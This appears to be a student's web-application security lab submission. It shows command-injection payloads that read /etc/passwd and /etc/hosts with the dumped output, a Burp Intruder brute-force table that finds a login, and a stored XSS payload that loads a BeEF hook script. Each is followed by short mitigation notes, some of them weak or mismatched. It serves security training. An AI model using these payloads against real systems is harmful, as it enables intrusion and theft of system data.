Cybersecurity

Module 15 Challenge Submission File


Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you completed this exploit:

```
8.8.8.8 && cat ../../../../../../etc/passwd
```



Vulnerability: Command Injection


Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=115 time=8.254 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=9.861 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=9.302 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=115 time=10.978 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 8.254/9.599/10.978/0.983 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

More Information

8.8.8.8 && cat ../../../../../etc/hosts



Vulnerability: Command Injection

Ping a device

Enter an IP address:


```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=115 time=7.688 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=9.097 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=9.420 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=115 time=9.073 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 7.688/8.819/9.420/0.667 ms
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.13.25   2b840fb2023c
```

Write two or three sentences outlining mitigation strategies for this vulnerability:

```
1. Separation of confidential files from the web server and directories
   that are accessible.
2. Permissions should be granted to restrict the accessibility of web
   server accounts.
3. Use of Server-side validation that will not enable the selection of
   unintended files.
```

Web Application 2: *A Brute Force to Be Reckoned With*


Provide a screenshot confirming that you completed this exploit:



2. Intruder attack of http://192.168.13.35 - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
72	loislane	I am Iron Man	200	□	□	11801	
73	spiderman	I am Iron Man	200	□	□	11801	
74	jennyjones	I am Iron Man	200	□	□	11801	
75	tonystark	I am Iron Man	200	□	□	11827	
76	timtom	I am Iron Man	200	□	□	11801	
77	peterparker	I am Iron Man	200	□	□	11801	
78	clarkent	I am Iron Man	200	□	□	11801	
79	michealsmith	I am Iron Man	200	□	□	11801	
80	henryhacker	I am Iron Man	200	□	□	11801	
81	superman	His Past. Our future	200	□	□	11801	
82	loislane	His Past. Our future	200	□	□	11801	
83	spiderman	His Past. Our future	200	□	□	11801	
84	jennyjones	His Past. Our future	200	□	□	11801	
85	tonystark	His Past. Our future	200	□	□	11801	
86	timtom	His Past. Our future	200	□	□	11801	



/ Broken Auth. - Insecure L

Enter your credentials.

Login: tonystark

bee

Password: I am Iron Man

•••

Successful login! You really are Iron Man :)


The chart shows that Tony Stark and I are Iron Man, and we have different numbers from others.
The number is 11827.

Write two or three sentences outlining mitigation strategies for this vulnerability:

```
 1. Users' input should not be trusted. Instead, output should be encoded.
 2. Strong usernames and passwords should be implemented with multi-factor
    authentication.
 3. Introduce a lockout after a certain number of failed login attempts.
```

Web Application 3: *Where's the beef?*

Provide a screenshot confirming that you completed this exploit:




Vulnerability: Stored Cross Site Scripting (XSS

Name * Hacker

Message * <script src="http://127.0.0.1:3000/hook.js"></scri

Name: test
Message: This is a test comment.



```
    </div>
  ▸ <div class="clear">
    </div>
  ▸ <div
    id="system_info">⋯
    </div>
  ▸ <div id="footer">⋯
    </div>
  </div>
 </body>
</html>
```

```
element {                           inline
}
div.body_padded {               main.css:140
   padding-left: 20px;
   padding-right: 20px;
}
Inherited from div#main_body
div#main_body {                 main.css:131
   font-size: 13px;
```

```
693×389.683
▾ Box Model Properties
box-sizing          content-box
display             block
float               none
line-height         15px
```

Write two or three sentences outlining mitigation strategies for this vulnerability:

1. The most commonly used is Input validation, which mitigates cross-site scripting.
2. Internet Protocol (IP) location technology with fraud profile data should be used for fraud detection and prevention.